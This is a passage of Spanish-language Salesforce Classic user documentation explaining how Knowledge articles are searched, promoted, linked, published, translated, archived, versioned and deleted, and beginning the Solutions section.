Ejemplo: Por ejemplo, si un artículo lleva a un problema de asistencia común como problemas de inicio de sesión, puede asociar los términos `contraseña` y `cambio de contraseña`. La búsqueda del artículo coincide con un término promocionado si todas las palabras clave del término se producen en los términos de búsqueda del usuario, en cualquier secuencia. Cada palabra clave debe coincidir exactamente. Por ejemplo:

- El término promocionado *contraseña* coincide con una búsqueda de `cambiar contraseña`.
- El término promocionado *cambiar contraseña* coincide con una búsqueda de `cómo puedo cambiar mi contraseña` pero no coincide con `contraseña olvidada`.
- El término promocionado *contraseña* no coincide con una búsqueda de `cambiar contraseñas`.

**EDICIONES**

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

**PERMISOS DE USUARIO**

Para crear, modificar y eliminar términos de búsqueda promocionados:

- "Gestionar términos de búsqueda promocionados"

Tenga en cuenta estas limitaciones y estos límites generales al utilizar términos de búsqueda promocionados.

- Su organización puede crear un máximo de 2.000 términos promocionados. Para obtener mejores resultados, utilícelos de forma selectiva, lo que significa crear un número limitado de términos promocionados y un número limitado de artículos promocionados por término.
- Si su organización traduce artículos en varios idiomas, cada término promocionado está asociado a una versión de artículo y el idioma de la versión de artículo. Si necesita asociar términos promocionados equivalentes a cada traducción, debe especificar términos promocionados para cada traducción. Por ejemplo, asocie change password con una versión de artículo en inglés y changer mot de passe con una versión de artículo en francés.

- La configuración de idioma del usuario final determina el ámbito de la búsqueda de artículo. Los resultados de búsqueda excluyen versiones de artículo y cualquier término promocionado asociado que no sea en el idioma del usuario.

CONSULTE TAMBIÉN

Resultados de búsqueda de artículos

Buscar artículos y fuentes externas en la ficha Knowledge

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Resultados de búsqueda de artículos

El modo en que funciona la búsqueda de artículos depende de su uso de opciones de búsqueda, términos de búsqueda, comodines y operadores. La búsqueda de Salesforce Knowledge utiliza los mismos algoritmos de búsqueda personalizados disponibles en Salesforce, lo que incluye mecanismos como la tokenización, la lematización y listas de palabras irrelevantes para devolver resultados de búsqueda relevantes.

Numerosos factores influyen en el orden en el que aparecen los artículos en la lista de resultados. Salesforce evalúa sus términos de búsqueda y sus datos para que las coincidencias más relevantes aparezcan en la parte superior de su lista de resultados. Algunos de estos factores incluyen los siguientes:

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

**Operadores**

Si no especifica un operador en su búsqueda de artículos, el motor de búsqueda determina el mejor operador para utilizar.

Varias búsquedas utilizan “AND” como el operador predeterminado. Esto significa que cuando busca varios términos, tienen que coincidir todos los términos para generar un resultado. La coincidencia en todos los términos tiende a producir resultados de búsqueda más relevantes que búsquedas utilizando el operador “OR”, donde aparecen coincidencias en cualquiera de los términos de consulta de búsqueda en los resultados.

Si el motor de búsqueda no devuelve ningún resultado que coincide con todos los términos, busca coincidencias utilizando el operador “OR”. Con el operador "OR", el motor de búsqueda da prioridad a los documentos que contienen más términos de la consulta de búsqueda para que aparezcan en la parte superior de la lista de resultados.

**Frecuencia**

Este algoritmo calcula la frecuencia con la que aparece un término en cada artículo. A continuación, el algoritmo los sopesa entre sí para producir el conjunto inicial de resultados de búsqueda.

**Relevancia**

Los artículos que se visualizan con frecuencia o que se adjuntan a casos con frecuencia aparecen en la parte superior de los resultados. La titularidad del artículo y la actividad reciente también suben un artículo en la lista de resultados.

**Proximidad de términos**

Los artículos que contienen todas las palabras clave de una búsqueda aparecen más arriba, seguidos de los que tienen menos palabras clave y, a continuación, de los que tienen coincidencias con una sola palabra clave. Los términos que aparecen más cerca en el documento con coincidencias, con pocas palabras entre ellos o ninguna en absoluto, aparecen más arriba en la lista.

**Coincidencias exactas**

Las coincidencias de palabras clave exactas aparecen más arriba que las coincidencias con sinónimos o términos lematizados.

**Campo de título**
Si un término de búsqueda coincide con alguna palabra del título de un artículo, el artículo tendrá prioridad en los resultados de búsqueda.

**Secuencia de tokens**
Si el término de búsqueda se divide en varios tokens porque contiene tanto letras como números, el sistema da prioridad a los resultados basados en la misma secuencia de tokens. De este modo, las coincidencias exactas aparecen más arriba que las coincidencias de tokens con otros tokens en medio.

CONSULTE TAMBIÉN

- Promocionar artículos en resultados de búsqueda
- Buscar artículos y fuentes externas en la ficha Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Crear y modificar artículos

Puede crear o modificar un artículo desde la ficha Knowledge o la ficha Gestión de artículos. Si está creando un artículo, es posible que necesite seleccionar el tipo e idioma del artículo. Si está modificando una traducción o un artículo publicado, puede optar entre dejarlo publicado mientras trabaja en la copia borrador o eliminar el artículo original de la publicación, y trabajar en él directamente. Si trabaja sobre una copia, al publicarla se sustituirá la última versión publicada del artículo. Si trabaja sobre el artículo original, no estará disponible en los canales hasta que lo publique.

Nota: Al aplicar categorías, elija aquellas categorías que un usuario buscará con mayor probabilidad mientras navega. Los usuarios sólo pueden encontrar un artículo si seleccionan la categoría aplicada explícitamente, el principal o el secundario de esa categoría.

Una vez completado su artículo, puede asignarlo a otro agente para modificar o revisar el artículo, publicar el artículo directamente o enviar el artículo para su aprobación. Si tiene la acción de artículo "Publicar artículos" y configura un proceso de aprobación para un artículo, verá los botones **Publicar...** y **Enviar para aprobación**.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

- Vínculos inteligentes a los artículos de Salesforce Knowledge
  Vinculación inteligente entre artículos.

CONSULTE TAMBIÉN

- Vínculos inteligentes a los artículos de Salesforce Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Vínculos inteligentes a los artículos de Salesforce Knowledge

Vinculación inteligente entre artículos.

Los vínculos inteligentes se ajustan automáticamente cuando se cambia el nombre o URL de un artículo. Por ejemplo, cuando cambia el nombre de la URL de un artículo, Salesforce Knowledge actualiza la URL del artículo automáticamente basándose en el canal, agrega el prefijo del sitio para una base de conocimientos pública y agrega el nombre de la comunidad para el portal de la comunidad. Hay dos formas de crear un vínculo inteligente en el editor de texto enriquecido a un artículo de Salesforce Knowledge dentro de otro artículo:

- Busque el archivo.
- Introduzca la URL del artículo.

**Importante:** Los vínculos inteligentes están basados en los canales donde se encuentran. Por lo tanto, no puede agregar un vínculo inteligente a un artículo en otro canal. Por ejemplo, un artículo de su base de conocimiento pública no puede vincular con otro publicado únicamente en su canal interno.

Vínculos inteligentes a los artículos de Salesforce Knowledge a través de la búsqueda
Vinculación inteligente de un artículo a otro mediante el cuadro de diálogo Vincular artículo en el editor de texto enriquecido.

Vínculos inteligentes a los artículos de Salesforce Knowledge con URL
Vinculación inteligente de un artículo de Salesforce Knowledge a otro mediante la introducción manual de una URL de artículo en el editor de texto enriquecido.

### CONSULTE TAMBIÉN

- Vínculos inteligentes a los artículos de Salesforce Knowledge a través de la búsqueda
- Vínculos inteligentes a los artículos de Salesforce Knowledge con URL
- Crear y modificar artículos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para crear artículos:

- "Gestionar artículos"

  Y

  "Leer" y "Crear" en el tipo de articulo

## Vínculos inteligentes a los artículos de Salesforce Knowledge a través de la búsqueda

Vinculación inteligente de un artículo a otro mediante el cuadro de diálogo Vincular artículo en el editor de texto enriquecido.

Cuando cree o modifique un artículo, puede crear una búsqueda de palabra clave para crear un vínculo inteligente en un campo de área de texto enriquecido.

1. Coloque el cursor donde desee ubicar el vínculo.
2. Haga clic en el icono de vínculo, .

   Aparecerá el cuadro de diálogo Vincular artículo.
3. También puede seleccionar el idioma que desee buscar.

   Si no selecciona ningún idioma, Salesforce Knowledge devuelvo aquellos artículos del idioma predeterminado de su base de conocimientos que están relacionados con su búsqueda de palabra clave.
4. También puede seleccionar el tipo de estado de publicación que desee buscar.
   - En línea (predeterminado si no se selecciona ningún estado de publicación)
   - Borrador
   - Traducciones borrador (si su base de Knowledge admite múltiples idiomas)
5. Introduzca las palabras clave de artículo en la barra de búsqueda.
6. Haga clic en el icono de búsqueda en el extremo de la barra de búsqueda.

   Aparecerán los 20 artículos relacionados principales.
7. Seleccione el artículo al que hacer referencia en un vínculo inteligente en la lista de artículos.

   **Importante:** Los vínculos inteligentes están basados en los canales donde se encuentran. Por lo tanto, no puede agregar un vínculo inteligente a un artículo en otro canal. Por ejemplo, un artículo de su base de conocimiento pública no puede vincular con otro publicado únicamente en su canal interno.
8. También puede hacer clic en **Ir a artículo** para verlo en otra ventana y garantizar que es la referencia correcta.
9. También hacer clic en la ficha Destino y seleccionar dónde aparecerá el artículo al que se hace referencia.
   - **No establecido**: abre el artículo vinculado en el mismo marco en el que se le hizo clic.
   - **Marco**: abre el artículo vinculado en un marco designado.
   - **Nueva ventana (_blank)**: abre el artículo vinculado en una nueva ventana o ficha.
   - **Ventana de nivel superior (_top)**: abre el artículo vinculado en el cuerpo de la ventana.
   - **Misma ventana (_self)**: abre el artículo vinculado en el mismo marco en el que se le hizo clic.
   - **Ventana principal (_parent)**: abre el artículo vinculado en un marco principal.
10. Haga clic en **Aceptar**.

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para crear artículos:
- "Gestionar artículos"

  Y

  "Leer" y "Crear" en el tipo de artículo

**Nota:** Los vínculos inteligentes agregan más caracteres de los que aparecen. Si visualiza un error indicando que sobrepasado el límite de caracteres, solicite a su administrador que aumente el límite.

CONSULTE TAMBIÉN

- Vínculos inteligentes a los artículos de Salesforce Knowledge con URL
- Vínculos inteligentes a los artículos de Salesforce Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Vínculos inteligentes a los artículos de Salesforce Knowledge con URL

Vinculación inteligente de un artículo de Salesforce Knowledge a otro mediante la introducción manual de una URL de artículo en el editor de texto enriquecido.

Cuando cree o modifique un artículo, puede crear manualmente un vínculo inteligente en un campo de área de texto enriquecido.

1. Resalte el contenido o coloque el cursor donde desea ubicar el vínculo.
2. Haga clic en el icono de vínculo, .
3. Seleccione el tipo de vínculo **URL**.
4. Seleccione el protocolo **<otros>**.
5. Introduzca la URL del artículo como:
   `/articles/[language]/[articleType]/[URLName]`.
   Por ejemplo, para un artículo en inglés de una base de conocimientos de múltiples idiomas, de un artículo tipo Preguntas más frecuentes, con un Nombre de URL acerca de contraseñas, la URL del artículo es: `/articles/en_US/FAQ/About-Passwords`. Agregue un idioma si su base de Salesforce Knowledge admite múltiples idiomas.

   **Importante:** Los vínculos inteligentes están basados en los canales donde se encuentran. Por lo tanto, no puede agregar un vínculo inteligente a un artículo en otro canal. Por ejemplo, un artículo de su base de conocimiento pública no puede vincular con otro publicado únicamente en su canal interno.
6. También hacer clic en la ficha Destino y seleccionar dónde aparecerá el artículo al que se hace referencia.
   - **No establecido**: abre el artículo vinculado en el mismo marco en el que se le hizo clic.
   - **Marco**: abre el artículo vinculado en un marco designado.
   - **Nueva ventana (_blank)**: abre el artículo vinculado en una nueva ventana o ficha.
   - **Ventana de nivel superior (_top)**: abre el artículo vinculado en el cuerpo de la ventana.
   - **Misma ventana (_self)**: abre el artículo vinculado en el mismo marco en el que se le hizo clic.
   - **Ventana principal (_parent)**: abre el artículo vinculado en un marco principal.
7. Haga clic en **Aceptar**.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear artículos:

- "Gestionar artículos"

  Y

  "Leer" y "Crear" en el tipo de articulo

Nota: Los vínculos inteligentes agregan más caracteres de los que aparecen. Si visualiza un error indicando que sobrepasado el límite de caracteres, solicite a su administrador que aumente el límite.

CONSULTE TAMBIÉN

- Vínculos inteligentes a los artículos de Salesforce Knowledge a través de la búsqueda
- Vínculos inteligentes a los artículos de Salesforce Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Publicar artículos y traducciones

La publicación de artículos y traducciones los hace visibles en todos los canales seleccionados. Si publica un artículo que tiene traducciones, se publicarán todas las traducciones del artículo también.

Puede publicar un artículo o una traducción desde la ficha Gestión de artículos o la página de detalles del artículo o de la traducción. Para publicar, necesita el permiso de publicación en tipo de artículo de un artículo y la acción de artículo "Publicar artículos" o "Publicar artículos traducidos" para publicar un artículo o una traducción.

Al publicar artículos, recuerde lo siguiente.

- Puede elegir publicar directamente o programar una publicación para una fecha futura. Los artículos cuya publicación programó para más tarde seguirán apareciendo en el filtro Artículos borrador, ahora con el icono de pendiente ( ) junto al título del artículo. Para ver la fecha de publicación, pase el ratón sobre el icono.

  Consejo: Para cancelar una publicación programada, haga clic en **Cancelar publicación** en la página de detalles o modificación del artículo o de la traducción.

- Si su organización ha implementado procesos de aprobación, necesita los mismos permisos y acciones para publicar un artículo después de que haya sido aprobado. Los procesos de aprobación no están disponibles para su traducción.
- Es posible que se envíe un artículo en un proceso de aprobación a una cola para publicarse incluso si está programada su publicación inmediata. Esto ocurre cuando el artículo es muy grande, existen muchos idiomas activos o hay muchos otros artículos que publicar al mismo tiempo. Para mitigar problemas de rendimiento, el artículo se envía a una cola hasta que pueda publicarse correctamente, normalmente en cuestión de minutos. Del mismo modo, tenga en cuenta que los campos `Última modificación por` o `Última aprobación por` muestran **Proceso automatizado** como el último usuario que modificó el artículo.
- Si el borrador que va a publicar es una copia de trabajo de un artículo publicado actualmente, se publicará como nueva versión del original.
- Para artículos y traducciones que ya están publicados, seleccione la casilla de selección `Marcar como nueva versión` para que el icono de nuevo artículo ( ) se muestre junto a su artículo en los canales seleccionados. Los lectores de estos canales podrán ver que este artículo ha sido modificado desde la última vez que lo leyeron. Esta casilla de verificación no estará disponible cuando publique un artículo por primera vez, ya que el icono se mostrará de forma predeterminada para los nuevos artículos.
- Si asigna un artículo cuya publicación está programada, también cancelará la publicación programada.
- La programación de una publicación elimina cualquier información sobre asignaciones. El usuario que programó la publicación es el que se asigna al artículo.
- Pueden producirse conflictos cuando varios agentes realicen acciones en los mismos artículos de forma simultánea. Dependiendo de quién realice la acción primero, los artículos no estarán disponibles para usuarios posteriores aunque se muestren momentáneamente en la lista de artículos. Realizar una acción sobre estos artículos dará como resultado un error de conflicto.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

- Si tiene la acción de artículo "Publicar artículos" y configura un proceso de aprobación para un artículo, verá los botones **Publicar...** y **Enviar para aprobación**.

CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Traducir artículos en Salesforce Knowledge

Si su organización traduce artículos de Salesforce Knowledge de forma interna, puede introducir la traducción desde la página de detalles de la traducción.

Dependiendo del estado de su traducción y de las acciones de artículos que tiene asignadas, puede hacer las siguientes acciones desde la página de detalles de la traducción.

| Acción | Descripción | Estado de artículo |
|---|---|---|
| **Archivo** | Al archivar se eliminan las traducciones publicadas que están obsoletas para que ya no se muestren a los agentes y clientes de los canales de Salesforce Knowledge de su organización. | Para archivar una traducción, archive su artículo principal. |
| **Asignar...** | Asignación de cambios del propietario de la traducción. | Traducciones borrador |
| **Eliminar** | La eliminación de una traducción de forma permanente la elimina de la base de datos de conocimientos.<br>Nota: No puede recuperar una traducción borrador. | Traducciones borrador |
| **Modificar** | Modificación del contenido o propiedades de la traducción. | Traducciones borrador y publicadas |
| **Vista previa** | La vista previa muestra cómo aparece la traducción a los usuarios finales.<br>Nota: Las votaciones y la información de Chatter no están disponibles cuando abra la vista previa de un artículo de Knowledge. | Traducciones borrador y publicadas |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para trabajar con los artículos traducidos:

- "Gestionar artículos"

  Y

  "Crear", "Leer", "Modificar" o "Eliminar" en el tipo de artículo (dependiendo de la acción)

| Acción | Descripción | Estado de artículo |
|---|---|---|
| **Publicación...** | La publicación de las traducciones las hace visibles en todos los canales seleccionados. | Traducciones borrador |

1. Haga clic en la ficha **Gestión de artículos** y seleccione **Traducciones** en el área de visualización.
2. Seleccione **Traducciones borrador**.

   Nota: También puede modificar una traducción publicada. Volverá al estado de borrador hasta que vuelva a publicarlas, aunque pueda elegir mantener la versión existente publicada mientras la actualiza.
3. Opcionalmente, puede cambiar el filtro `Asignado a` para ver los artículos que no tiene asignados para traducir.

   Por ejemplo, es posible que desee visualizar artículos asignados a una cola de traducción.
4. Haga clic en **Modificar** junto al artículo e idioma que desee traducir.
5. Introduzca su traducción.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Archivar artículos y traducciones

Al archivar se eliminan las traducciones y los artículos publicados que están obsoletos para que ya no se muestren a los agentes y clientes de los canales de Salesforce Knowledge de su organización.

Puede archivar traducciones y artículos publicadores en la ficha Gestión de artículos. Puede elegir archivar en tiempo real (ahora) o programar el archivado.

Los artículos que esté archivando se trasladarán directamente a la vista Artículos archivados. Los artículos que programó archivar más tarde continúan apareciendo en la vista Artículos publicados, ahora con el icono pendiente ( ). Pase el ratón sobre el icono para ver la fecha de archivado. El día de la fecha de archivado el artículo se trasladará automáticamente a la vista Artículos archivados.

Nota:

- Pueden producirse conflictos cuando varios agentes realicen acciones en los mismos artículos de forma simultánea. Dependiendo de quién realice la acción primero, los artículos no estarán disponibles para usuarios posteriores aunque se muestren momentáneamente en la lista de artículos. Realizar una acción sobre estos artículos dará como resultado un error de conflicto.
- Si modifica un artículo publicado cuyo archivado se ha programado, también estará cancelando el archivado.
- Si un artículo tiene una traducción publicada con una versión borrador, en archivo, se eliminará la versión borrador. Las traducciones publicadas se archivan junto con el artículo.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

Consejo: Para cancelar un archivo programado, haga clic en **Cancelar archivo** en la página de detalles del artículo.

CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Versiones de artículos de Salesforce Knowledge

Las versiones de artículo le permiten guardar una versión anterior de un artículo publicado y luego ver qué versión del artículo está asociada a un caso. Para guardar la versión anterior, seleccione la casilla de verificación `Marcar como nueva versión` al publicar una nueva versión. Se guarda la versión publicada anteriormente y se publica la nueva versión con el siguiente número de versión secuencial como identificador.

Cuando se adjunta un artículo a un caso y se publica una nueva versión del artículo, la versión adjunta al caso se vuelve desfasada. Por ejemplo, si Versión 2 está adjunta a un caso y se publica una tercera versión, el artículo adjunto al caso pasa a ser Versión 2 (desfasada). Esta numeración garantiza que existe un registro permanente cuyo contenido estuvo asociado con el caso.

Cuando hace clic en el número de versión en la Vista de artículo y las páginas de detalles de los artículos o las traducciones verá la lista Historial de versiones. En esta lista puede hacer lo siguiente:

- Ver la lista de versiones archivadas.
- Para ver una versión, haga clic en su título.
- Ampliar la versión para ver su historial de cambios de campos (si tiene activado el seguimiento del historial para el tipo de artículo y para los campos).

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

De forma predeterminada, el sistema almacena hasta diez versiones de un artículo, además de cualquier versión adjunta a casos.

Cuando existen varias versiones de un artículo, puede restablecer una versión anterior y volver a publicarla. Haga clic en `Volver a versión de borrador` para copiar el contenido de la versión archivada en un artículo borrador y, a continuación, volver a publicarla como una nueva versión. También puede restablecer la versión anterior de cualquier traducción asociada al mismo tiempo.

Nota: Cuando hay un borrador existente para el artículo, la opción de restablecimiento no está disponible.

Puede eliminar una versión anterior y desfasada de un artículo publicado seleccionando `Eliminar esta versión` desde la página de detalles de los artículos. Si elimina la versión de un artículo asociada a un caso, deja de estar adjunta al caso. Las versiones traducidas de un artículo dependen del artículo del idioma principal. Si se elimina la versión del idioma principal, las versiones traducidas también se eliminarán.

Las versiones también aparecen en informes personalizados, permitiéndole buscar y leer la versión de artículo adjunta a un caso.

CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Eliminar artículos y traducciones

Puede eliminar artículos y traducciones en la ficha Gestión de artículos o la página de talles del artículo o la traducción. La eliminación elimina de forma permanente artículos de la base de conocimientos. Puede eliminar artículos borrador, traducciones borrador de artículos o artículos archivados, pero no artículo so traducciones publicados.

**Nota:**

- Para eliminar traducciones y artículos publicados, elimínelos en primer lugar de la publicación seleccionando modificar o archivar.
- Cuando un usuario sin acceso de eliminación cancela la modificación en el artículo publicado, el borrador del artículo recién creado no se elimina automáticamente.

Al eliminar artículos se les traslada a la Papelera de reciclaje, donde podrá cancelar su eliminación si cambia de opinión. Si elimina un artículo con traducciones, estas también se trasladan a la Papelera. Sin embargo, si elimina una sola traducción, no podrá cancelar su eliminación. La eliminación de un artículo o traducción puede fallar si otro usuario o el sistema los modifican simultáneamente cuando se procesa la eliminación. Recibirá un mensaje de error si esto ocurre.

**Nota:**

- Pueden producirse conflictos cuando varios agentes realicen acciones en los mismos artículos de forma simultánea. Dependiendo de quién realice la acción primero, los artículos no estarán disponibles para usuarios posteriores aunque se muestren momentáneamente en la lista de artículos. Realizar una acción sobre estos artículos dará como resultado un error de conflicto.
- Si elimina un borrador de artículo que es una copia de trabajo de un artículo publicado actual, la versión publicada original no se verá afectada, pero el borrador se eliminará de forma permanente. No va a la Papelera de reciclaje. Puede modificar la versión publicada para volver a trabajar en una copia borrador.
- Cuando un usuario sin acceso de eliminación cancela la modificación de un artículo publicado, el borrador del artículo recién creado no se elimina automáticamente.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

# Ficha Artículos o Knowledge

Averigüe qué ficha de Salesforce Knowledge está usando y qué puede hacer con cada una.

Hay dos fichas para buscar artículos de Salesforce Knowledge: la ficha Knowledge o la ficha Artículos. La que use dependerá de cuándo empezó su organización a usar Salesforce Knowledge o si de si adoptó la ficha Knowledge.

### Ficha Knowledge

Si la barra de búsqueda está en la parte superior del marco principal de la página, está usando Knowledge One en la ficha Knowledge.

## EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para ver artículos:


- "Leer" en el tipo de artículo

Para crear artículos:

- "Gestionar artículos"

  Y

  "Leer" y "Crear" en el tipo de articulo




La ficha Knowledge fusiona las funciones de la ficha Artículos antigua y la ficha Gestión de artículos, y usa búsquedas federadas para buscar todos sus recursos a la vez. En la ficha Knowledge, puede:

- Buscar todos los artículos de Salesforce Knowledge y muchas de las fuentes de datos externas como Microsoft® SharePoint®.
- Filtrar los artículos idioma y categorías de datos.
- Ordenar los artículos por fecha de publicación, valoración, más visualizado y título.
- Use la lista desplegable **Crear artículo** para seleccionar un tipo de artículo y crear un artículo.
- Use la lista desplegable que hay junto a cada artículo para seguirlo o dejar de seguirlo, modificarlo, publicarlo o eliminarlo, según sus permisos.

Además, cuando usa las noticias en tiempo real de casos, el formato de la ficha Knowledge se aplica a la barra lateral del artículo.

Nota: Los miembros de Comunidades sin el permiso de Knowledge One no pueden acceder a Knowledge a través de Comunidades. Tampoco pueden acceder a Knowledge en comunidades a través del navegador móvil Salesforce1 y aplicaciones descargables.

Para cambiar a Knowledge One y la ficha Knowledge, pida a su administrador que agregue el permiso `Knowledge One` a su perfil o conjunto de permisos.

**La ficha Artículos**

Si la barra de búsqueda está en el panel izquierdo de la página, está usando la ficha Artículos.

La ficha Artículos presenta una lista de sus artículo publicados de Salesforce Knowledge. En la ficha Artículos, puede:

- Buscar artículos publicados
- Ver artículos publicados
- Crear un artículo
- Personalizar cómo se muestra la información del artículo

CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

# Soluciones

## Descripción general de soluciones

Una solución consiste una descripción detallada del problema de un cliente y su resolución. Los administradores de soluciones, los administradores y los usuarios con los permisos adecuados pueden crear, revisar y clasificar las soluciones. También pueden publicar soluciones en el portal de autoservicio y hacer que la solución sea pública.

La ficha Soluciones muestra una página de inicio que le permite localizar y administrar soluciones con rapidez. Si la organización utiliza categorías de soluciones, puede buscar y encontrar soluciones por categoría. Asimismo, puede ordenar y filtrar las soluciones por medio de vistas de lista estándar y personalizadas.

Los administradores y los usuarios que tengan el permiso "Importar soluciones" pueden importar soluciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: De manera predeterminada, las soluciones se crean y se visualizan en formato de texto. Los administradores pueden activar las soluciones HTML para que todas las soluciones se muestren en formato HTML y se creen mediante un editor HTML.

CONSULTE TAMBIÉN

Página de inicio de Soluciones
Sugerencias sobre soluciones de escritura
Descripción general de soluciones HTML
Guía de configuración del administrador: Guía para la implementación de soluciones

## Búsqueda de soluciones

Puede buscar soluciones mediante:

- Búsqueda desde la ficha Casos
- Búsqueda desde la ficha Soluciones
- Exploración de soluciones
- Búsqueda mediante la búsqueda global
- Crear una vista de lista en Salesforce Classic

Cuando busca soluciones, se buscan todos los campos de texto estándar de las soluciones, así como los siguientes tipos de campos personalizados:

- Numeración automática
- Texto
- Área de texto
- Área de texto largo
- Correo electrónico
- Teléfono
- Cualquier campo definido como Id. externo

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver soluciones:
- "Leer" en soluciones

Tenga en cuenta estos comportamientos las búsquedas de soluciones:

- Búsqueda de soluciones muestra las soluciones que incluyen todas o algunas de las palabras clave. Por ejemplo, al buscar `cargador de datos` puede obtener resultados sólo con *datos*, sólo con *cargador* o con ambas palabras clave en cualquier orden. Los elementos que incluyen más palabras clave se incluyen entre los primeros resultados y los elementos que contienen sus palabras claves como una frase o unas junto a otras también se incluyen entre los primeros resultados.
- Búsqueda de soluciones puede ser raíz o localizar variantes en sus términos de búsqueda. Por ejemplo, la búsqueda de `creating` encuentra soluciones que contienen *create*, *created* y *creating*.
- Puede utilizar caracteres comodín y operadores de búsqueda para mejorar los resultados de su Búsqueda de solución.
- Si cualquier término de la búsqueda coincide en un título de solución, la solución aparecerá en los resultados de la búsqueda.
- Los números que aparecen entre paréntesis y corchetes junto a los resultados de búsqueda indican el número de soluciones coincidentes encontradas. Por ejemplo, si busca `Camión` y aparece *Camión (35)*, entonces su organización tiene 35 soluciones con el término *Camión*.

### Búsqueda desde la ficha Casos

1. En la página de detalles de un caso, en la lista relacionada Soluciones, escriba palabras clave relacionadas con una posible solución en el cuadro de búsqueda. Puede utilizar caracteres comodín y operadores de búsqueda en su consulta.

2. Si la organización utiliza categorías, seleccione una categoría en la que realizar la búsqueda.
3. Haga clic en **Buscar solución**. La búsqueda proporciona una lista de soluciones pertinentes.
   - Haga clic en el encabezado de cualquier columna para ordenar los resultados en orden ascendente o descendente.
     - La clasificación se aplica a todos los resultados de búsqueda de un objeto concreto, incluyendo esos resultados en las páginas siguientes.
     - No puede hacer clic en encabezados de columnas para campos de selección múltiple ya que no puede ordenar el tipo de campo de selección múltiple.
